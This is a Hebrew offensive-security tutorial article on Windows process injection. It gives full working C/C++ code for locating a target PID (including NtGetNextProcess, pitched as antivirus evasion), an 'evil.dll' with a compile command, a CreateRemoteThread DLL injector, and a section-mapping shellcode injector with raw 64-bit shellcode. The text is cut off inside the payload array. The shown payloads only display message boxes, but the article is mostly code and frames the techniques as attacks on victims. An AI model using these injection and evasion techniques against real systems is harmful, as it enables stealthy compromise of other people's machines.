Process Hacker הוא מנהל משימות מתקדם וחינמי בקוד פתוח וכלי ניטור מערכת עבור Windows. הוא מספק תצוגה מעמיקה של תהליכים, שירותים ומידע מערכת רצים, ומאפשר למשתמשים לנתח ולנהל משאבי מערכת. Process Hacker מציע יותר פונקציונליות ושליטה בהשוואה למנהל המשימות המוגדר כברירת מחדל של Windows, כולל היכולת לסיים תהליכים, לתפעל הרשאות תהליכים, לנטר את פעילות הרשת ולהציג מידע מפורט על קובצי DLL וטיפולים המשמשים תהליכים. הוא כולל גם תכונות כמו סריקת זיכרון תהליך, טעינת מנהלי התקנים במצב ליבה ויכולת לחקור ולתפעל רכיבי מערכת. Process Hacker נמצא בשימוש נרחב על ידי מנהלי מערכות, אנשי אבטחה ומשתמשים מתקדמים שדורשים תובנות מעמיקות על פעולתן הפנימית של מערכות ה-Windows שלהם.

נפתח Listener בתוך Kali-Linux ונחדיר את הקוד:



נראה גם שנוצר חיבור TCP:



מגניב, לא?, הצלחנו להתחבר ממחשב הקורבן (Windows Machine) למחשב התוקף (Kali Machine) באמצעות החדרת קוד. כעת, אני אעבור לחלק הבא במאמר, שייתמקד בשיטות שונות ומגוונות להחדרת קוד או DLL.

איך נדע מה ה-PID של ה-Process אותו נרצה להזריק?


כעת אציג שתי שיטות למציאת PID של תהליך על מנת שיהיה אפשר להחדיר אליו קוד. נתחיל מהשיטה הראשונה, מציאת PID עם SnapShot. באמצעות כמה פונקציות נחמדות ב-WinApi, יש בידינו את האפשרות לעשות Iterate לתהליכים הרצים במחשב, ולהשיג את ה-PID לפי השם שלהם. בואו נראה את הקוד:

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>

// find process ID by process name
int findMyProc(const char *procname) {
  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;

  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}

int main(int argc, char* argv[]) {
  int pid = 0; // process ID
  pid = findMyProc(argv[1]);
```

```
  if (pid) {
    printf("PID = %d\n", pid);
  }
  return 0;
}
```

הקוד הנתון מחפש תהליך לפי שמו ומחזיר את מזהה התהליך שלו. הוא מורכב משתי פונקציות: findMyProc ו-main. הפונקציה findMyProc יוצרת תמונת מצב של כל התהליכים הפועלים במערכת באמצעות הפונקציה CreateToolhelp32Snapshot מספריית tlhelp32.h, ולאחר מכן מאתחלת מבנה PROCESSENTRY32 עם גודל המבנה באמצעות האופרטור sizeof. לאחר מכן, הפונקציה מאחזרת מידע על התהליכים באמצעות הפונקציות Process32First ו-Process32Next מספריית tlhelp32.h.

הוא משווה את שמות התהליך עם שם תהליך הקלט ומחזיר את מזהה התהליך של התהליך עם השם שצוין. הפונקציה הראשית קוראת לפונקציה findMyProc עם ארגומנט שורת הפקודה הראשון כשם התהליך ומדפיס את מזהה התהליך אם הוא נמצא. הקוד שימושי כאשר אנו צריכים ליצור אינטראקציה עם תהליך ספציפי או לסיים אותו, או במקרה שלנו - לבצא Injection. בואו נראה את הקוד בפעולה (שוב פעם על mspaint.exe):



הצלחנו!

כעת נראה שיטה שנייה, הפעם קצת פחות קונבציונלית, בשימוש system call בשם: NtGetNextProcess. נסביר בקצרה מה זה System Calls לפני שנצלול אל השיטה.

קריאת מערכת היא בקשה של תוכנית למערכת ההפעלה לגשת לפונקציות ופקודות מה-API שלה. זוהי שיטה פרוגרמטית שבה תוכנת מחשב מבקשת שירות מה-Kernel של מערכת ההפעלה. קריאות מערכת מבצעות פעולות ברמת המערכת, כגון תקשורת עם התקני חומרה וקריאה וכתיבה של קבצים. הן נקודות הכניסה היחידות למערכת הקרנל, והן זמינות כהוראות שפת Assembly.

כאשר יישום מבצע קריאת מערכת, עליו לבקש תחילה הרשאה מהקרנל, שפועל במרחב הקרנל. הקרנל מעבד את הבקשה ומעביר את הפלט בחזרה לאפליקציה. מערכות הפעלה מודרניות הן עם ריבוי הליכים, כלומר הן יכולות לעבד מספר שיחות מערכת בו-זמנית. שיחות מערכת נדרשות במצבים שבהם תהליך במצב משתמש דורש גישה למשאב, כגון יצירה או מחיקה של קבצים, קריאה וכתיבה מקבצים, חיבורי רשת וגישה להתקני חומרה. למי שמעוניין להתעמק בנושא מוזמן לקרוא את המאמר הבא:
https://www.digitalwhisper.co.il/files/Zines/0x78/DW120-3-WindowsArch.pdf

אז מה הטריק?

השימוש בפונקצייה הלא מתועדת NtGetNextProcess יכול גם להיחשב כ-AV Evasion. שימוש ב-NtGetNextProcess, פונקציית Windows ברמה נמוכה, כדי לחזור על תהליכי מחשב עלול להתחמק מזיהוי על ידי תוכנת אבטחה בשל עקיפת ה-API ברמה גבוהה יותר ומנגנוני ניטור. NtGetNextProcess היא קריאת מערכת הזמינה על ידי הקרנל המאחזרת את התהליך הבא. אבל מה המשמעות של הבא? אם יש לכם היכרות קצרה עם Windows Internals, אתם בוודאי יודעים שאובייקטי תהליך מקושרים יחד ברשימה המקושרת המאסיבית של הקרנל. לכן, קריאת מערכת זו לוקחת את ה-Handle לאובייקט תהליך ומאתרת את התהליך הבא בשרשרת שהמשתמש הנוכחי יכול לגשת אליו. בואו נראה את הקוד:

```
typedef NTSTATUS (NTAPI * fNtGetNextProcess)(
  _In_ HANDLE ProcessHandle,
  _In_ ACCESS_MASK DesiredAccess,
  _In_ ULONG HandleAttributes,
  _In_ ULONG Flags,
  _Out_ PHANDLE NewProcessHandle
);

int findMyProc(const char * procname) {
  int pid = 0;
  HANDLE current = NULL;
  char procName[MAX_PATH];

  // resolve function address
  fNtGetNextProcess myNtGetNextProcess = (fNtGetNextProcess) GetProcAddress(GetModuleHa
ndle("ntdll.dll"), "NtGetNextProcess");

  // loop through all processes
  while (!myNtGetNextProcess(current, MAXIMUM_ALLOWED, 0, 0, &current)) {
    GetProcessImageFileNameA(current, procName, MAX_PATH);
    if (lstrcmpiA(procname, PathFindFileName((LPCSTR) procName)) == 0) {
      pid = GetProcessId(current);
```

```
      break;
    }
  }

  return pid;
}
```

נסביר בקצרה. הקוד מגדיר פונקציה findMyProc שמשתמשת בפונקציה NtGetNextProcess כדי לחזור על תהליכי Windows, לחפש תהליך ספציפי לפי שם. היא מאחזרת את כתובת הפונקציה, עוברת על התהליכים, מאחזרת את שמותיהם ומשווה אותם עם שם התהליך הרצוי. אם נמצאה התאמה, הפונקציה מחזירה את מזהה התהליך המתאים (pid); אחרת, היא מחזירה 0.

בואו נראה איך משלבים את זה עם Injection. הפעם, נזריק DLL. ההבדל בין הזרקת shellcode לבין הזרקת DLL, הוא שאנחנו גורמים לתהליך המוזרק "לטעון" ולהפעיל את ה-DLL שלנו. למי שרוצה לקרוא במפורט על השיטה הזאת יכול לקרוא את המאמר הבא:

https://www.digitalwhisper.co.il/files/Zines/0x0D/DW13-1-CodeInjection.pdf

ואת המאמר הבא:

https://www.digitalwhisper.co.il/files/Zines/0x76/DW118-2-ReflectiveDLLInjection.pdf

בואו נראה זאת בקוד, ראשית ניצור את ה-DLL שלנו:

```
#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  ul_reason_for_call, LPVOID lpReserved) {
    switch (ul_reason_for_call)  {
    case DLL_PROCESS_ATTACH:
      MessageBox(
        NULL,
        "Yo this is injected lets go",
        "=^..^=",
        MB_OK
      );
      break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE;
}
```

קוד זה הוא DLL (ספריית קישורים דינמית) שנכתב ב-C++ עבור מערכת ההפעלה Windows. הוא מגדיר פונקציה בשם DllMain, שהיא נקודת הכניסה ל-DLL.

כאשר DLL זה נטען לתוך תהליך, הפונקציה DllMain נקראת עם ערכים שונים עבור הפרמטר ul_reason_for_call כדי לציין את הסיבה לקריאה. בקוד זה, כאשר ul_reason_for_call הוא DLL_PROCESS_ATTACH, כלומר ה-DLL נטען לתהליך, מוצגת תיבת הודעה עם הטקסט " Yo this is injected lets go" והכותרת "=^..^=". המקרים האחרים עבור ul_reason_for_call אינם מיושמים בקוד זה. למי שעוד רוצה להעמיק בתחום ה-DLL יכול לקרוא את המאמר הבא:

https://www.digitalwhisper.co.il/files/Zines/0x76/DW118-2-ReflectiveDLLInjection.pdf

כעת נקמפל את הקוד ל-DLL שלנו ב--Kali:

```
x86_64-w64-mingw32-gcc -shared -o evil.dll injected_dll.cpp
```

שורת קוד זו היא פקודה המשמשת להידור של קובץ המקור injected_dll.cpp לתוך ספרייה משותפת בשם evil.dll באמצעות המהדר x86_64-w64-mingw32-gcc. הדגל shared- מציין שהפלט צריך להיות ספרייה משותפת, והדגל o- מציין את שם קובץ הפלט. ניתן לטעון ולהפעיל את ספריית evil.dll שנוצרה בתוך סביבת Windows תואמת. מי שרוצה לדעת איך מקמפלים ל-Execatuble באמצעות Kali יכול לקרוא את המאמר הזה:

https://www.digitalwhisper.co.il/files/Zines/0x96/DW150-4-WinAPI-Hashing.pdf

נראה את הקוד של ההזרקה המלאה:


```
#include <windows.h>
#include <stdio.h>
#include <winternl.h>
#include <psapi.h>
#include <shlwapi.h>

#pragma comment(lib, "ntdll.lib")
#pragma comment(lib, "shlwapi.lib")

char evilDLL[] = "C:\\evil.dll";
unsigned int evilLen = sizeof(evilDLL) + 1;

typedef NTSTATUS (NTAPI * fNtGetNextProcess)(
  _In_ HANDLE ProcessHandle,
  _In_ ACCESS_MASK DesiredAccess,
  _In_ ULONG HandleAttributes,
  _In_ ULONG Flags,
  _Out_ PHANDLE NewProcessHandle
);

int findMyProc(const char * procname) {
  int pid = 0;
  HANDLE current = NULL;
  char procName[MAX_PATH];

  // resolve function address
```

```
  fNtGetNextProcess myNtGetNextProcess = (fNtGetNextProcess) GetProcAddress(GetModuleHa
ndle("ntdll.dll"), "NtGetNextProcess");

  // loop through all processes
  while (!myNtGetNextProcess(current, MAXIMUM_ALLOWED, 0, 0, &current)) {
    GetProcessImageFileNameA(current, procName, MAX_PATH);
    if (lstrcmpiA(procname, PathFindFileName((LPCSTR) procName)) == 0) {
      pid = GetProcessId(current);
      break;
    }
  }

  return pid;
}

int main(int argc, char* argv[]) {
  int pid = 0; // process ID
  HANDLE ph; // process handle
  HANDLE rt; // remote thread
  LPVOID rb; // remote buffer
  pid = findMyProc(argv[1]);
  printf("%s%d\n", pid > 0 ? "process found at pid = " : "process not found. pid = ", p
id);

  HMODULE hKernel32 = GetModuleHandle("kernel32");
  VOID *lb = GetProcAddress(hKernel32, "LoadLibraryA");

  // open process
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, DWORD(pid));
  if (ph == NULL) {
    printf("OpenProcess failed! exiting...\n");
    return -2;
  }

  // allocate memory buffer for remote process
  rb = VirtualAllocEx(ph, NULL, evilLen, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READW
RITE);

  // "copy" evil DLL between processes
  WriteProcessMemory(ph, rb, evilDLL, evilLen, NULL);

  // our process start new thread
  rt = CreateRemoteThread(ph, NULL, 0, (LPTHREAD_START_ROUTINE)lb, rb, 0, NULL);
  CloseHandle(ph);

  return 0;
}
```

כמובן נסביר. קוד זה הוא תוכנית C++ שמחדירה DLL זדוני (evil.dll) לתהליך מוגדר. הוא כולל מספר קובצי כותרות עבור פונקציות Windows API ומגדיר פונקציה findMyProc לחיפוש תהליך יעד בהתבסס על שמו.

הפונקציה main קוראת תחילה ל-findMyProc כדי לקבל את מזהה התהליך (PID) של תהליך היעד. לאחר מכן הוא ממשיך לפתוח את התהליך באמצעות OpenProcess ומקצה זיכרון בתהליך היעד באמצעות VirtualAllocEx. ה-DLL הזדוני נכתב לזיכרון המוקצה באמצעות WriteProcessMemory. לבסוף, נוצר Thread מרוחק בתהליך היעד באמצעות CreateRemoteThread, שמתחיל את הביצוע של ה-DLL הזדוני על ידי קריאה ל-LoadLibraryA ב-DLL המוזרק. התוכנית מציגה את התוצאה של חיפוש התהליך ויוצאת.

נראה את הקוד בפעולה:



איזה כיף! הצלחנו להחדיר קוד לתוך תהליך לפי השם שלו. עד עכשיו הכל היה טוב יפה ובסיסי יחסית, אך כעת הייתי רוצה לעבור לשלוש שיטות טיפה יותר מתקדמות ל-Injection:

- RWX Hunting
- Memory Sections
- KernelCallBackTable

בוא נתחיל...

מהו Section?

Section, במקרה שלנו, הוא בלוק זיכרון המשותף בין תהליכים וניתן ליצור אותו באמצעות קריאת המערכת NtCreateSection. בואו נתחיל, דבר ראשון - ניצור Section חדש:

```
// NtCreateSection syntax
typedef NTSTATUS(NTAPI* pNtCreateSection)(
  OUT PHANDLE            SectionHandle,
  IN ULONG               DesiredAccess,
  IN POBJECT_ATTRIBUTES  ObjectAttributes OPTIONAL,
  IN PLARGE_INTEGER      MaximumSize OPTIONAL,
  IN ULONG               PageAttributess,
  IN ULONG               SectionAttributes,
  IN HANDLE              FileHandle OPTIONAL
);
....
myNtCreateSection(&sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NULL
, (PLARGE_INTEGER)&sectionS, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);
```

שורת הקוד שסופקה יוצרת קטע זיכרון באמצעות הפונקציה myNtCreateSection. קטע הזיכרון מאותחל עם תכונות ספציפיות. המשתנה &sh הוא הפניה למבנה שיכיל מידע על קטע הזיכרון שנוצר. הדגלים SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE מציין שניתן למפות את קטע הזיכרון לקריאה, כתיבה וביצוע. הפרמטר השלישי NULL מציין שקטע הזיכרון אינו משויך לאף קובץ קיים מראש.

(PLARGE_INTEGER)&sectionS הוא מצביע למשתנה מספר שלם גדול המגדיר את גודל מקטע הזיכרון. הדגל PAGE_EXECUTE_READWRITE מציין שקטע הזיכרון יאפשר גם ביצוע וגם פעולות קריאה/כתיבה. SEC_COMMIT מציין שיש לבצע את קטע הזיכרון באופן מיידי. לבסוף, הפרמטר האחרון NULL מציין שלא מסופקות תכונות אבטחה עבור קטע הזיכרון. לאחר מכן, לפני שתהליך יוכל לקרוא/לכתוב לאותו קטע זיכרון, עליו למפות תצוגה של הקטע המדובר, דבר שניתן לעשות עם NtMapViewOfSection:

```
// NtMapViewOfSection syntax
typedef NTSTATUS(NTAPI* pNtMapViewOfSection)(
  HANDLE           SectionHandle,
  HANDLE           ProcessHandle,
  PVOID*           BaseAddress,
  ULONG_PTR        ZeroBits,
  SIZE_T           CommitSize,
  PLARGE_INTEGER   SectionOffset,
  PSIZE_T          ViewSize,
  DWORD            InheritDisposition,
  ULONG            AllocationType,
  ULONG            Win32Protect
);
```

יש למפות תצוגה של הקטע שנוצר לתהליך הזדוני המקומי עם הרשאות קריאה וכתיבה (READWRITE):

```
  // bind the object in the memory of our process for reading and writing
  myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAG
E_READWRITE);
```

לאחר מכן, יש למפות תצוגה של הקטע שנוצר לתהליך היעד המרוחק עם הרשאות קריאה וביצוע:

```
  // bind the object in the memory of the target process for reading and executing
  myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);
```

ה-Handle כלומר ה-Pointer שלנו לתהליך המרוחק יימצא באמצעות NtOpenProcess:

```
// NtOpenProcess syntax
typedef NTSTATUS(NTAPI* pNtOpenProcess)(
  PHANDLE                 ProcessHandle,
  ACCESS_MASK             AccessMask,
  POBJECT_ATTRIBUTES      ObjectAttributes,
  PCLIENT_ID              ClientID
);
...
HANDLE ph = NULL;
myNtOpenProcess(&ph, PROCESS_ALL_ACCESS, &oa, &cid);
```

כעת, נכתוב את ה-payload שלנו - shellcode של 64bit של כיתוב רנדומלי:

```
  // 64-bit meow-meow messagebox without encryption
  unsigned char my_payload[] =
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
    "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
    "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
    "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
    "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
    "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
    "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
    "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
    "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
    "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
    "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
    "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
    "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
    "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
    "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";
...
// write payload
```

```
memcpy(lb, my_payload, sizeof(my_payload));
```

לאחר מכן, יש ליצור Thread מרוחק בתהליך היעד והפנה אותו לתצוגה הממופת בתהליך היעד כדי להפעיל את קוד ה-shellcode באמצעות RtlCreateUserThread:

```
// RtlCreateUserThread syntax
typedef NTSTATUS(NTAPI* pRtlCreateUserThread)(
  IN HANDLE               ProcessHandle,
  IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
  IN BOOLEAN              CreateSuspended,
  IN ULONG                StackZeroBits,
  IN OUT PULONG           StackReserved,
  IN OUT PULONG           StackCommit,
  IN PVOID                StartAddress,
  IN PVOID                StartParameter OPTIONAL,
  OUT PHANDLE             ThreadHandle,
  OUT PCLIENT_ID          ClientID
);
...
// create a thread
myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0, rb, NULL, &th, NULL);
```

לבסוף, נשתמש ב-ZwUnmapViewOfSection לסגור את ה-Sections.

```
// ZwUnmapViewOfSection syntax
typedef NTSTATUS(NTAPI* pZwUnmapViewOfSection)(
  HANDLE                ProcessHandle,
  PVOID BaseAddress
)
....
// clean up
myZwUnmapViewOfSection(GetCurrentProcess(), lb);
myZwUnmapViewOfSection(ph, rb);
```

האם זה משנה שהשתמשנו ב-Zw prefix במקום Nt. מה ההבדל? הקידומת "Zw" משמשת ב-Kernel Mode של Windows כדי להפעיל קריאות מערכת ישירות, בעוד הקידומת "Nt" משמשת בתכנות במצב משתמש כדי להפעיל קריאות מערכת דרך ה-API Native של Windows. הקידומת "Zw" מייצגת "ZwQueryInformationProcess" ומקורה בערכת פיתוח מנהל התקן של Windows (DDK). מצד שני, הקידומת "Nt" מייצגת "NtQueryInformationProcess" והיא חלק מ-Windows Native API.

באופן כללי, הקידומת "Zw" משמשת בהקשרי תכנות ברמה נמוכה יותר, כגון מנהלי התקנים, שבהם נדרשת אינטראקציה ישירה עם הליבה. הקידומת "Nt" נמצאת בשימוש נפוץ יותר בתכנות במצב משתמש, המספקת ממשק ברמה גבוהה יותר לשירותי מערכת ההפעלה. במקרה שלנו, זה לא באמת היה משנה באיזו קריאה היינו משתמשים.

נראה את הקוד המלא:

```
#include <iostream>
#include <string.h>
#include <windows.h>
#include <tlhelp32.h>

#pragma comment(lib, "ntdll")
#pragma comment(lib, "advapi32.lib")

#define InitializeObjectAttributes(p,n,a,r,s) { \
  (p)->Length = sizeof(OBJECT_ATTRIBUTES); \
  (p)->RootDirectory = (r); \
  (p)->Attributes = (a); \
  (p)->ObjectName = (n); \
  (p)->SecurityDescriptor = (s); \
  (p)->SecurityQualityOfService = NULL; \
}

// dt nt!_UNICODE_STRING
typedef struct _LSA_UNICODE_STRING {
  USHORT            Length;
  USHORT            MaximumLength;
  PWSTR             Buffer;
} UNICODE_STRING, * PUNICODE_STRING;

// dt nt!_OBJECT_ATTRIBUTES
typedef struct _OBJECT_ATTRIBUTES {
  ULONG            Length;
  HANDLE           RootDirectory;
  PUNICODE_STRING  ObjectName;
  ULONG            Attributes;
  PVOID            SecurityDescriptor;
  PVOID            SecurityQualityOfService;
} OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;

// dt nt!_CLIENT_ID
typedef struct _CLIENT_ID {
  PVOID            UniqueProcess;
  PVOID            UniqueThread;
} CLIENT_ID, *PCLIENT_ID;


// NtCreateSection syntax
typedef NTSTATUS(NTAPI* pNtCreateSection)(
  OUT PHANDLE            SectionHandle,
  IN ULONG               DesiredAccess,
  IN POBJECT_ATTRIBUTES  ObjectAttributes OPTIONAL,
  IN PLARGE_INTEGER      MaximumSize OPTIONAL,
  IN ULONG               PageAttributess,
  IN ULONG               SectionAttributes,
  IN HANDLE              FileHandle OPTIONAL
```

```
);

// NtMapViewOfSection syntax
typedef NTSTATUS(NTAPI* pNtMapViewOfSection)(
  HANDLE            SectionHandle,
  HANDLE            ProcessHandle,
  PVOID*            BaseAddress,
  ULONG_PTR         ZeroBits,
  SIZE_T            CommitSize,
  PLARGE_INTEGER    SectionOffset,
  PSIZE_T           ViewSize,
  DWORD             InheritDisposition,
  ULONG             AllocationType,
  ULONG             Win32Protect
);

// RtlCreateUserThread syntax
typedef NTSTATUS(NTAPI* pRtlCreateUserThread)(
  IN HANDLE               ProcessHandle,
  IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
  IN BOOLEAN              CreateSuspended,
  IN ULONG                StackZeroBits,
  IN OUT PULONG           StackReserved,
  IN OUT PULONG           StackCommit,
  IN PVOID                StartAddress,
  IN PVOID                StartParameter OPTIONAL,
  OUT PHANDLE             ThreadHandle,
  OUT PCLIENT_ID          ClientID
);

// NtOpenProcess syntax
typedef NTSTATUS(NTAPI* pNtOpenProcess)(
  PHANDLE                 ProcessHandle,
  ACCESS_MASK             AccessMask,
  POBJECT_ATTRIBUTES      ObjectAttributes,
  PCLIENT_ID              ClientID
);

// ZwUnmapViewOfSection syntax
typedef NTSTATUS(NTAPI* pZwUnmapViewOfSection)(
  HANDLE                 ProcessHandle,
  PVOID BaseAddress
);

// get process PID
int findMyProc(const char *procname) {

  HANDLE hSnapshot;
  PROCESSENTRY32 pe;
  int pid = 0;
  BOOL hResult;
```

```
  // snapshot of all processes in the system
  hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
  if (INVALID_HANDLE_VALUE == hSnapshot) return 0;

  // initializing size: needed for using Process32First
  pe.dwSize = sizeof(PROCESSENTRY32);

  // info about first process encountered in a system snapshot
  hResult = Process32First(hSnapshot, &pe);

  // retrieve information about the processes
  // and exit if unsuccessful
  while (hResult) {
    // if we find the process: return process ID
    if (strcmp(procname, pe.szExeFile) == 0) {
      pid = pe.th32ProcessID;
      break;
    }
    hResult = Process32Next(hSnapshot, &pe);
  }

  // closes an open handle (CreateToolhelp32Snapshot)
  CloseHandle(hSnapshot);
  return pid;
}

int main(int argc, char* argv[]) {
  // 64-bit meow-meow messagebox without encryption
  unsigned char my_payload[] =
    "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
    "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
    "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
    "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
    "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
    "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
    "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
